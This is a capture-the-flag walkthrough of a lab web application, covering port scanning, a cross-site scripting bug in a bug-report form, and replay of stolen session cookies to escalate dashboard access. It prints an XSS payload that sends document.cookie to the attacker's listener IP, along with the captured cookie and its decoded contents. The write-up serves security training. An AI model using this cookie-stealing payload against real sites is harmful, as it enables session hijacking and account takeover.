Intuition

Start with nmap scan


```
$ nmap -sC -sV -A -p- 10.10.11.15 > nmap

$ cat nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 17:46 EDT
Nmap scan report for comprezzor.htb (10.10.11.15)
Host is up (0.24s latency).
Not shown: 65488 closed tcp ports (conn-refused), 45 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
|_  256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Comprezzor
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 802.81 seconds
```

Ports 22 ssh and 80 http are open

Be sure and add comprezzor.htb to /etc/hosts

```
$ echo 10.10.11.15 comprezzor.htb | sudo tee -a /etc/hosts && cat /etc/hosts
```

Investigating port 80



Comprezzor

Welcome to our file compression service. You can upload text (txt), PDF (pdf), and Word (docx) files to compress them using the LZMA algorithm.

Select a file to compress: Browse… No file selected.

Compress File

About Our Team

We are a passionate team of developers dedicated to providing high-quality file compression services. Our mission is to make file compression easy, fast, and efficient for all users.

We believe in continuous learning and staying at the forefront of technology to bring the best compression solutions to our users. Our team consists of skilled engineers and designers who work collaboratively to create a seamless compression experience.

Customer satisfaction is our top priority, and we strive to exceed expectations in every aspect of our service.

About Our Company

We are a leading technology company that specializes in file compression solutions. Our goal is to innovate and simplify the file compression process, delivering exceptional results to our users.

At Comprezzor, we are committed to data security and privacy. All uploaded files are processed securely, and we do not retain any user data beyond the compression process.


With a strong focus on user experience and performance, we aim to be the go-to platform for

Contact Us:

Email: support@comprezzor.htb

Phone: +1 (123) 456-7890

The webapp functions as a file compressor for txt, pdf, and docx files, and returns them with a .xz extension. Other than that, theres not much here... except for a report link at the bottom of the page



Welcome to our file compression service. You can upload text (txt), PDF (pdf), and Word (docx) files to compress them using the LZMA algorithm.

Select a file to compress: Browse… report_21960.pdf

Compress File

About Our Team

We are a passionate team of developers dedicated to providing high-quality file compression services. Our mission is to make file compression easy, fast, and efficient for all users.

We believe in continuous learning and staying at the forefront of technology to bring the best compression solutions to our users. Our team consists of skilled engineers and designers who work collaboratively to create a seamless compression experience.

Customer satisfaction is our top priority, and we strive to exceed expectations in every aspect of our service.

About Our Company

We are a leading technology company that specializes in file compression solutions. Our goal is to innovate and simplify the file compression process, delivering exceptional results to our users.

At Comprezzor, we are committed to data security and privacy. All uploaded files are processed securely, and we do not retain any user data beyond the compression process.

With a strong focus on user experience and performance, we aim to be the go-to platform for

Contact Us:

Email: support@comprezzor.htb

Phone: +1 (123) 456-7890


Found a bug?

Inform us from by submitting a report

report.comprezzor.htb

Be sure and add report.comprezzor.htb to etc/hosts, as we did with the initial domain earlier

Upon investigating



Report Submission

Welcome to the Comprezzor's Bug Submission

Thank you for visiting our Report Site. We value your feedback and encourage you to report any bugs or issues you encounter while using our services.

Reporting a bug helps us improve our system and ensures a better experience for all users. If you discover a valid bug, you may be eligible for cool prizes as a token of our appreciation.


See exactly what happens to your report from here

To get started, click the button below to report a bug:

Report a Bug

Contact Us:
Email: support@comprezzor.htb
Phone: +1 (123) 456-7890

Its starting to look a lot like a classic xxs vuln



Report Submission Form


Report Title:

Description:

Submit Bug Report

Contact Us:
Email: support@comprezzor.htb
Phone: +1 (123) 456-7890

Our hunch turns out to be right, and a simple xxs payload returns a user cookie to our python listener



Report Submission Form

Report Title:

```
<img src=x onerror="fetch('http://10.10.16.42/?cookie='+document.cookie)">
```

Description:

```
<img src=x onerror="fetch('http://10.10.16.42/?cookie='+document.cookie)">
```

Submit Bug Report

Contact Us:
Email: support@comprezzor.htb
Phone: +1 (123) 456-7890

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.15 - - [01/May/2024 12:30:54] "GET /?cookie=user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4 HTTP/1.1" 200 -
10.10.11.15 - - [01/May/2024 12:30:54] "GET /?cookie=user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4 HTTP/1.1" 200 -
```


Through fuzzing, we can discover some additional endpoints of interest

auth.comprezzor.htb

dashboard.comprezzor.htb

Be sure and add both of these to /etc/hosts

Upon visiting dashboard, we are redirected instead to auth.comprezzor.htb/login, because we do not currently have permissions to view the page. We can however, use the stolen cookie from earlier to get around this



Request to http://dashboard.comprezzor.htb:80 [10.10.11.15]

```
GET / HTTP/1.1
Host: dashboard.comprezzor.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4
Upgrade-Insecure-Requests: 1
```

Selection 156 (0x9c)

Selected text

```
eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4
```

Decoded from: URL encoding

```
eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4
```


Decoded from: Base64

```
{"user_id": 2, "username": "adam", "role": "webdev"}|58f6f725339ce3f69d8552a10696ddebb68b2b57d2e523c08bde868d3a756db8
```

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	8

First, intercept a GET request to the page, and replace our cookie with the one we got from webdev adam

Forward the request, and we then have access to the dashboard



Dashboard - webdev

Report ID	Name	Report Title	Priority
2	John Smith	Performance Issue	0
3	Shane Keller	UI Bug	1
4	Angela Lopez	Compatibility Problem	0
5	Rick Steam	Feature Request	1

Ok now, heres where things get slightly tricky. Upon analysis, we see that the cookie from webdev adam is encoded in base64. Decoding it reveals the user details and authorization level

```
{"user_id": 2, "username": "adam", "role": "webdev"}|
58f6f725339ce3f69d8552a10696ddebb68b2b57d2e523c08bde868d3a756db8
```

We can surmise from here that a higher level cookie may bring additional functionality on the dashboard. Seeing as how we retrieved a user level cookie with our initial low level cookie, maybe we can obtain an admin level cookie with a user level cookie. Well, its worth a shot, so here goes

Ok now, this is a bit of a process, and remember to use web dev adams cookie every step of the way, as you’ll need the permissions


Ok so, once inside the dashboard as adam, we will need to perform the same exploit again. This time, before forwarding the request, replace the user cookie with web dev adams cookie. The bug report submission should be logged into the site at this point. Now to access the dashboard again as adam, and view the submission, send another GET request to the page, and once again replace the cookie with our stolen one. You should see the bug report logged under adam. Ok now, heres where the exploitation got really tricky for me. It can be very stubborn, and take some time. Personally, I had to do this part many many times before it finally spit out the admin cookie to my server. Ok so, there are several bug report submissions on this page. We can see them listed as priority 0 and 1, 0 being low priority and 1 being high. Our submission listed under adam, is of a priority 0. Now, according to other sources, what you’re supposed to do here is choose the report that we sent in as adam web dev. However, this did not work for me, and only sent back the low level cookie I initially used to steal adams cookie. So, I tried several of the other users bug submissions, and to my surprise, one of them eventually sent back the admin cookie. I don’t remember exactly which one now, but just keep trying them til you finally get it. This part is kind of tough to do just right, but keep going and you’ll get it. Once you retrieve the admin cookie, it should look something like this in your python server

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
